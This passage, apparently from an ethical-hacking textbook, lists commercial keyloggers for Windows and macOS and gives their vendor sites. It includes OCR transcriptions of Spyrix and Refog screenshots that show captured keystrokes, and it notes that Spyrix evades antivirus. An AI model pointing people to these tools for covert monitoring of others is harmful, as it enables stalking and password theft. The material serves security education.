	5/13/2020 10:29:50 AM	firefox.exe	A meme in the real world :	You are an intellectual
	5/13/2020 10:31:49 AM	notepad.exe	*Untitled - Notepad	<Ctrl-C> <Enter>
	5/13/2020 10:31:50 AM	notepad.exe	*Untitled - Notepad	<Enter>
	5/13/2020 10:32:04 AM	notepad.exe	*Untitled - Notepad	madman<BkSp><BkSp><BkSp><BkSp>dai
	5/13/2020 10:32:51 AM	SearchUI.exe	Cortana	snip
	5/13/2020 10:33:45 AM	SnippingTool.exe	Save As	<Shift>Free Keylogger Screenshots<Enter

11 / 18 Event Log - 1050ti-01 : Keyboard events

You are an intellectual

https://www.spyrix.com

REFOG Personal Monitor
https://www.refog.com

All In One Keylogger
https://www.relytec.com

Elite Keylogger
https://www.elitekeyloggers.com

StaffCop Standard
https://www.staffcop.com

Spytector
https://www.spytector.com

Keyloggers for Windows


Besides the keyloggers mentioned previously, there are many software keyloggers available on the market; you can use these tools to record the keystrokes and monitor the activity of computer users. Some keyloggers are discussed as follows. You can download these tools from their respective websites.

- **Spyrix Keylogger Free**

  Source: *https://www.spyrix.com*

  Spyrix Keylogger Free is used for remote monitoring on a computer that includes recording of keystrokes, passwords, and screenshots. This keylogger is perfectly hidden from antivirus, anti-rootkit, and anti-spyware software.

  Attackers use the Spyrix Keylogger Free tool to record all the keystrokes on the victim system from a remote system.


Spyrix Free Keylogger 11.5.20
Event Log
Settings
Start
Stop
My Account
Wizard
Help
~~$118~~ $59
User Name
1050ti-01
Event Log
Keyboard events
ScreenShots
Clipboard Value
Web Pages Visited
Search Queries
Alerts
Site Blocker
Social Network Activity
Messaging Apps
User Activity
Programs Activity
User Smartphone Monitoring
Event Log - 1050ti-01 : Keyboard events
05/13/2020
05/13/2020
EVENT LOG
STATISTICS
Detail View
Find this event in common log

Event	Date/Time	Source	Title/Description	Value
	5/13/2020 10:22:32 AM	notepad.exe	*Untitled - Notepad	! Want to learn more about animals i can<Bl
	5/13/2020 10:22:40 AM	notepad.exe	*Untitled - Notepad	I can tell you!
	5/13/2020 10:25:38 AM	firefox.exe	Technibility Cellular Repair	Hi, how's it going? <Del>
	5/13/2020 10:26:59 AM	firefox.exe	reddit: the front page of t	memes<Enter>
	5/13/2020 10:28:06 AM	firefox.exe	A Flat Earther made this s	<Shift>They are litt<BkSp>erally proving o
	5/13/2020 10:29:50 AM	firefox.exe	A meme in the real world :	You are an intellectual
	5/13/2020 10:31:49 AM	notepad.exe	*Untitled - Notepad	<Ctrl-C> <Enter>
	5/13/2020 10:31:50 AM	notepad.exe	*Untitled - Notepad	<Enter>
	5/13/2020 10:32:04 AM	notepad.exe	*Untitled - Notepad	madman<BkSp><BkSp><BkSp><BkSp>dai
	5/13/2020 10:32:51 AM	SearchUI.exe	Cortana	snip
	5/13/2020 10:33:45 AM	SnippingTool.exe	Save As	<Shift>Free Keylogger Screenshots<Enter
	5/13/2020 10:33:55 AM	SnippingTool.exe	Save As	Clipboard

11 / 18 Event Log - 1050ti-01 : Keyboard events

You are an intellectual


Figure 6.142: Screenshot of Spyrix Keylogger

Some of the keyloggers for Windows are listed as follows:

- REFOG Personal Monitor (*https://www.refog.com*)
- All In One Keylogger (*https://www.relytec.com*)
- Elite Keylogger (*https://www.elitekeyloggers.com*)
- StaffCop Standard (*https://www.staffcop.com*)
- Spytector (*https://www.spytector.com*)

Keyloggers for macOS

Refog Mac Keylogger | Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer


Refog Keylogger
Record
Monitoring
Settings
Last 7 Days
Date Filter
Quick Look
Help
Text
Search Logs
Users
MBP.max
John Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
Jane Appleseed
Typed Text
Screen Shots
Websites Visited
Applications
System Events
No Screen Shot
Event: 8 of 8

●	Date	Text	Document	Window	Application
	Today, 16:12				
●	Today, 16:14				
	Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
	Today, 16:15		www.refog.com/mac-keyl...	REFOG Keylogger Software....	Safari
	Today, 16:16		www.refog.com/mac-pers...	Refog Personal Monitor for...	Safari
	Today, 16:16				Mail
●	Today, 16:16				Mail
	Today, 16:16	Hi! What's up? It's been awhile bu...			Mail

Typed Text 16:16:24

Mail

Hi! What's up? It's been awhile but now I'm ready to move on...

https://www.refog.com

Spyrix Keylogger For Mac OS
https://www.spyrix.com

Elite Keylogger for Mac
https://www.elite-keylogger.net

Aobo Mac OS X Keylogger
https://www.easemon.com

KidLogger for MAC
https://kidlogger.net

Perfect Keylogger for Mac
https://www.blazingtools.com

Keyloggers for macOS

